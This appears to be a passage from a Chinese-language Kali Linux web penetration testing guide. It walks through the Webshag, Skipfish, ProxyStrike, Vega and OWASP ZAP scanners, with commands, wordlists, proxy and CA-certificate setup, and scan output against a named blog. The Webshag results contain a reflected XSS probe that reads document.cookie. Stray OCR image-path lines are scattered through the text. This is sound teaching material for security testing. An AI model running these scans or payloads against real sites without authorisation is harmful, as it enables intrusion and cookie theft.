internal directories:
/
/wp-content/uploads/2011/08/
emails:
external links:
www.definethecloud.net
www.lockpicking101.com
www.nactac.com
www.pauldotcom.com
www.memestreams.net
www2.wwt.com
wordpress.org
automattic.com
www.feedburner.com
Console:
INFO Spidering www.thesecuritybloqger.com / 80


webshag 1.10
File Tools Help
PSCAN INFO SPIDER USCAN FUZZ
Settings
Target(s) [host1, host2,...]:
www.thesecurityblogger.com
Port(s) [80, 8080,...]:
80
OK
Stop
Import...
Root directoties [/, /dir/,...]:
/
Skip String [Not Found]:
-- automatic --
Results
Targets:
www.thesecurityblogger.com
Results:
SearchText=scriptalertdocument.cookie/script&PhraseSearchText=scriptalertdocument.cookie/
script&SearchContentClassID=-1&SearchSectionID=-1&SearchDate=-1&SearchButton=Search
[301] /index.php/content/search/?SectionID=3&SearchText=<script>alert(document.cookie)</
script>
Redirected to: http://www.thesecurityblogger.com/content/search/?
SectionID=3&SearchText=scriptalertdocument.cookie/script
Console:
ERROR Request failed. Server may be overloaded.
ERROR Request failed. Server may be overloaded.
ERROR Request failed. Server may be overloaded.
ERROR Request failed. Server may be overloaded.
ERROR Request failed. Server may be overloaded.



Webshag支持将安全审计中发现的所有数据以XML、HTML和TXT文件格式导出。Webshag的最终报告会以逻辑化的格式输出，这使其可以作为单独的文档，也可以作为渗透测试交付报告中引用的文章。下面两个截图分别显示了导出选项和审计报告的开头部分。







有关Webshag的更多信息可以参考：http://www.scrt.ch/en/attack/downloads/webshag。

3.1.2　Skipfish

Skipfish是一款Web应用安全侦察工具。Skipfish会利用递归爬虫和基于字典的探针生成一幅交互式网站地图。最终生成的地图会在通过安全检查后输出。

Skipfish可以在**Web Applications** > **Web Vulnerability Scanners**中找到，名为**skipfish**。首次启动Skipfish时，它会弹出一个终端窗口来展示Skipfish的命令。Skipfish可以用自带字典或是定制字典来进行漏洞评估。



有些字典可能在Kali中找不到。你可以从https://code.google.com/p/skipfish/下载Skipfish的最新版本和默认字典。

所有可用的字典都位于dictionaries目录中。

```
root@kali:~/Desktop/skipfish-2.10b/dictionaries# ls
complete.wl  extensions-only.wl  medium.wl  minimal.wl
```

Skipfish包含各种命令选项。运行Skipfish时，如果要对某个目标网站使用定制字典，可以先输入`skipfish`，然后用`-W`选项后跟字典文件的位置路径来选定字典，在其后再用`-o`后跟位置路径来指定输出目录，最后是目标网站：

skipfish -o（输出位置）-W（字典文件的位置）（目标网站）

下面的例子演示了使用名为complete.wl的字典文件来对securityblogger.com进行扫描。Skipfish会在桌面创建一个名为Skipfishoutput的目录。关键字`skipfish -o/root/Desktop/Skipfishoutput`指定了输出结果的位置，`-W/root/Desktop/complete.wl`指定了字典的位置路http://www.thesecurity blogger.com则是扫描的目标。

```
root@kali:~# skipfish -o /root/Desktop/Skipfishoutput -W /root/Desktop/complete.wl http://www.thesecurityb
logger.com
```



在用-W选项时，后跟skipfish默认的字典不会运行。你可以复制一份默认的单词表并移除单词表的第一行（#ro），将其当做一个定制的单词表。如下面的截图所示：

```
complete.wl
File  Edit  Search  Options  Help
#ro
eg 1 1 1 7z
es 1 1 1 as
es 1 1 1 asmx
es 1 1 1 asp
es 1 1 1 aspx
eg 1 1 1 bak
es 1 1 1 bat
eg 1 1 1 bin
eg 1 1 1 bz2
es 1 1 1 c
es 1 1 1 cc
eg 1 1 1 cfg
es 1 1 1 cfm
es 1 1 1 cgi
es 1 1 1 class
eg 1 1 1 cnf
eg 1 1 1 conf
eg 1 1 1 config
```

如果没出现编译错误，你会看到一个启动屏幕，上面会说60秒后自动启动，或立即按下任意键启动。

```
Welcome to skipfish. Here are some useful tips:

1) To abort the scan at any time, press Ctrl-C. A partial report will be written
   to the specified location. To view a list of currently scanned URLs, you can
   press space at any time during the scan.

2) Watch the number requests per second shown on the main screen. If this figure
   drops below 100-200, the scan will likely take a very long time.

3) The scanner does not auto-limit the scope of the scan; on complex sites, you
   may need to specify locations to exclude, or limit brute-force steps.

4) There are several new releases of the scanner every month. If you run into
   trouble, check for a newer version first, let the author know next.

More info: http://code.google.com/p/skipfish/wiki/KnownIssues

NOTE: The scanner is currently configured for directory brute-force attacks,
and will make about 241544 requests per every fuzzable location. If this is
not what you wanted, stop now and consult the documentation.

Press any key to continue (or wait 60 seconds)...
```

可以按下空格键来查看扫描的细节，或是观察默认的数字。完成目标扫描可能会耗时30秒到几个小时不等。可以输入Ctrl + C来提前结束扫描。

```
skipfish version 2.09b by lcamtuf@google.com

  - www.thesecurityblogger.com -

Scan statistics:

      Scan time : 0:00:27.858
  HTTP requests : 1167 (42.0/s), 612 kB in, 244 kB out (30.8 kB/s)
    Compression : 322 kB in, 550 kB out (26.1% gain)
    HTTP faults : 0 net errors, 0 proto errors, 0 retried, 0 drops
 TCP handshakes : 22 total (54.5 req/conn)
     TCP faults : 0 failures, 0 timeouts, 1 purged
 External links : 119 skipped
   Reqs pending : 31

Database statistics:

         Pivots : 123 total, 1 done (0.81%)
    In progress : 107 pending, 13 init, 1 attacks, 1 dict
  Missing nodes : 1 spotted
     Node types : 1 serv, 34 dir, 11 file, 0 pinfo, 54 unkn, 23 par, 0 val
   Issues found : 5 info, 0 warn, 8 low, 4 medium, 0 high impact
      Dict size : 2506 words (335 new), 76 extensions, 256 candidates
     Signatures : 75 total
```

一旦扫描结束，或是你提前终止，Skipfish会在用-o选项指定的位置生成很多文件。要查看结果，点击**index.html**文件，它会打开Web浏览器。你可以点击每个下拉选单来查看结果。在示例报告部分可以了解更多信息。

skipfish
WEB APP SCANNER
Scanner version: 1.78b　Scan date: Sun Nov 21 23:40:36 2010
Random seed: 0x1c41920a　Total time: 0 hr 9 min 8 sec 467 ms
Problems with this scan? Click here for advice.

Crawl results - click to expand:

- http://www.example.com/ 4 6 67
  Code: 200, length: 596, declared: text/html, detected: application/xhtml+xml, charset: UTF-8 [show trace +]
  - New 404 signature seen
    1. Code: 404, length: 270, declared: text/html, charset: iso-8859-1 [show trace +]
  - New 'Server' header value seen
    1. Code: 200, length: 596, declared: text/html, charset: UTF-8 [show trace +]
    Memo: Apache
  - .svn 1
    Code: 403, length: 272, declared: text/html, detected: application/xhtml+xml, charset: iso-8859-1 [show trace +]
  - cgi-bin
    Code: 403, length: 275, declared: text/html, detected: application/xhtml+xml, charset: iso-8859-1 [show trace +]
  - error 1 5
    Code: 403, length: 273, declared: text/html, detected: application/xhtml+xml, charset: iso-8859-1 [show trace +]
    - .svn
      Code: 403, length: 278, declared: text/html, charset: iso-8859-1 [show trace +]
    - include 3
      Code: 403, length: 281, declared: text/html, detected: application/xhtml+xml, charset: iso-8859-1 [show trace +]
    - README 1
      Code: 200, length: 1979, declared: text/plain, detected: text/plain, charset: UTF-8 [show trace +]
  - icons 4 2 57
    Code: 200, length: 30019, declared: text/html, detected: application/xhtml+xml, charset: ISO-8859-1 [show trace +]
  - index.html
    Code: 200, length: 596, declared: text/html, charset: UTF-8 [show trace +]

Document type overview - click to expand:


application/xhtml+xml (5)

3.1.3　ProxyStrike


ProxyStrike是一个Web应用代理，用来在浏览应用时找出漏洞。它的运行机制跟代理类似，

默认监听8008端口，也就是说，你要对浏览器进行配置，使其运行时经过ProxyStrike。这样它才能在你浏览目标网站时在后台分析所有参数。代理功能非常适合用来识别、拦截和修改请求的内容。


要配置如Firefox之类的浏览器，使其使用ProxyStrike，你可以选择**Firefox** > **Preferences** > **Advanced** > **Network**，然后选择**Settings**。再选择**Manual Proxy**，输入Kali服务器的IP地址，后跟端口号8008（除非你打算修改ProxyStrike的默认端口）。





要使用ProxyStrike，浏览**Web Applications** > **Web Vulnerability Scanners**，然后选择**ProxyStrike**。假设你的浏览器发送的流量都会经过ProxyStrike，你会在**Comms**标签下看到抓取的数据。我们会在第6章中进一步介绍如何使用代理。




爬虫功能用来扫描目标网站的SQL或SSL以及XSS插件漏洞非常方便。你不需要将ProxyStrike设置为代理就能使用爬虫功能。要在某个网站上和XSS插件一起运行爬虫功能，你可以点击**Plugins**标签，滚动到XSS插件，在勾选框中勾选并启用该插件。然后，选择**Crawler**标签，输入带`http://`的目标网站URL，使用插件框来检查爬虫，然后点击它上面大大的**Stop**按钮，使其状态变为**Running**。添加这些插件会增加扫描需要的时间。ProxyStrike会显示一个状态栏，在那里会显示出扫描还要持续的时间。







Plugins标签会在扫描开始后显示爬虫的结果。这里找到的攻击可以导出为HTML或XML。



Log标签会显示哪些任务已经针对目标网站在运行了，以及每个攻击的成功等级。这个文件可以复制到一个文本文件中作为最终交付的结果的一部分。**Crawler**标签会列出所有跟目标关联的已发现的去重后的Web链接。




ProxyStrike提供了其他一些有用的功能。有关ProxyStrike的更多内容可以参考http://www.edge-security.com/proxystrike.php。

3.1.4 Vega



Vega是一个安全测试工具，用来爬取一个网站，并分析页面内容来找到链接和表单参数。

要运行Vega，你可以浏览**Web Applications** > **Web Vulnerability Scanners**，然后选择**Vega**。Vega会先闪过一个包含介绍信息的横条，然后显示一个GUI。



Vega在右上角有**Scanner**和**Proxy**标签。要将Vega用作扫描器，点击右上角的**Scanner**标签，然后点左上角的**Scan**开始新的扫描。



你会看到一个文本输入框，要求输入目标URL。下面的例子是指向www.thesecurityblogger.com。选择目标后，点击**Next**。


Scan Target
Enter a base URI for scan:
http://www.thesecurityblogger.com
Choose a target scope for scan
Default Scope
Edit Scopes

下一节是你访问目标需要用到的选项。这里有两个主要的模块（**Injection**和**Response Processing**），其中有很多的扫描选项。展开每个模块，选择你想使用的扫描选项，点击**Next**。

Select Modules
Choose which scanner modules to enable for this scan
VEGA
Select modules to run:
Injection Modules
Format String Injection Checks
Cross Domain Policy Auditor
XML Injection checks
Blind SQL Text Injection Differential Checks
XSS Injection checks
Integer Overflow Injection Checks
Shell Injection Checks
Blind OS Command Injection
Remote File Include Checks
Blind SQL Injection Timing Analysis Checks
Directory Listing and Traversal Checks
< Back
Next >
Cancel
Finish


下面两个截图中提供了添加cookie和排除模式的能力来避免模糊测试，这两个都是可选的。你可以不做任何修改，就使用默认值，在两个屏幕上都点击**Next**。点击**Finish**来开始扫描。

Vega会显示活跃的扫描，并将找到的漏洞映射到它们对目标的威胁程度上。




左上角名为**Website View**的窗口会显示正在扫描的目标以及跟主目标关联的其他目标。左下角名为**Scan Alerts**的窗口会显示找到的漏洞类别。你可以点击警报下方的三角符号查看Vega找到了哪些漏洞。点击任何漏洞，Vega都会显示找到的漏洞详情，并详细描述它可能造成的影响。

下面的截图展示了www.thesecuritybloggger.com上可能存在的跨站脚本漏洞：



Vega界面上的代理部分可以查看跟目标网站之间的请求和响应。代理部分会在扫描时弹出。



Vega会在中间的窗口显示找到的漏洞的详情和一个汇总页。这些细节可以复制到最终的交付报告中。

Scan Alert Summary


High		(None found)
Medium		(106 found)
Local Filesystem Paths Found	46	
PHP Error Detected	59	
Possible Source Code Disclosure	1	
Low		(34 found)
Directory Listing Detected	31	
Internal Addresses Found	3	
Info		(119 found)
News Feed Detected	1	
Blank Body Detected	61	
Possible AJAX code detected	1	
Character Set Not Specified	56	

3.1.5 Owasp-Zap


Owasp-Zap也称为**Zaproxy**，是一个专门为Web应用的安全测试而设计的拦截代理。

你可以浏览**Web Applications** > **Web Application Fuzzers**，然后选择**owasp-zap**来打开Zaproxy。打开后会弹出一个免责声明，必须接受才能启动该程序。

接受授权证书的免责声明之后，Owasp-Zap工具会启动，并显示另外一个弹出窗口，询问你是否要创建一个SSL根CA证书。这样Zaproxy就可以拦截浏览器中通过SSL传送的HTTPS数据。对测试使用HTTPS的应用来说，这非常重要。要生成SSL证书，点击**Generate**按钮即可。



然后它会弹出一个窗口询问是要生成还是导入证书。你可以点击**Generate**来生成证书。可以点击**Save**来保存新生成的证书，然后选择保存的地方。新生成的证书文件我们命名为owasp_cap_root_ca.cer。



保存好CA文件后，点击**OK**，然后打开浏览器。对于Firefox，你可以点击**Edit** > **Preferences**，然后选择**Advanced**标签。点击**Encryption**子标签，选择**View Certificates**。再点击**Import**，选择

你在Zaproxy中生成的证书（那个.cer文件）。Firefox会询问在哪些用途可以信任该数字证书认证机构（CA，Certificate Authority）。勾选全部这三个选项：信任网站、电子邮件用户和软件开发人员。点击两次**OK**完成配置。




下一步是设置Firefox来将所有数据流都导向Zaproxy。选择**Edit > Preferences**，点击**Advanced**标签，然后选择**Network**标签。点击**Configure**按钮，再点击**Manual proxy configuration**，输入`localhost`和端口`8080`（Zaproxy的默认端口）。勾选**Use this proxy server for all protocols**旁边的勾选框，点击**OK**。下面的截图显示的就是我们刚刚做的配置：




打开Zaproxy，此时应该能在左上角看到一个**Sites**窗口。这个窗口会在你用Firefox浏览互联网时出现。你可以在右侧窗口查看每个页面的所有请求和响应。Zaproxy提供了一个便捷的界面，用于查看各个网页用到的所有资源。

你还可以访问快速启动窗口、在**URL to attack**字段输入目标网站的URL来对目标网站进行测试。下面的截图就是Zaproxy对.thesecurityblogger.com进行扫描的场景：



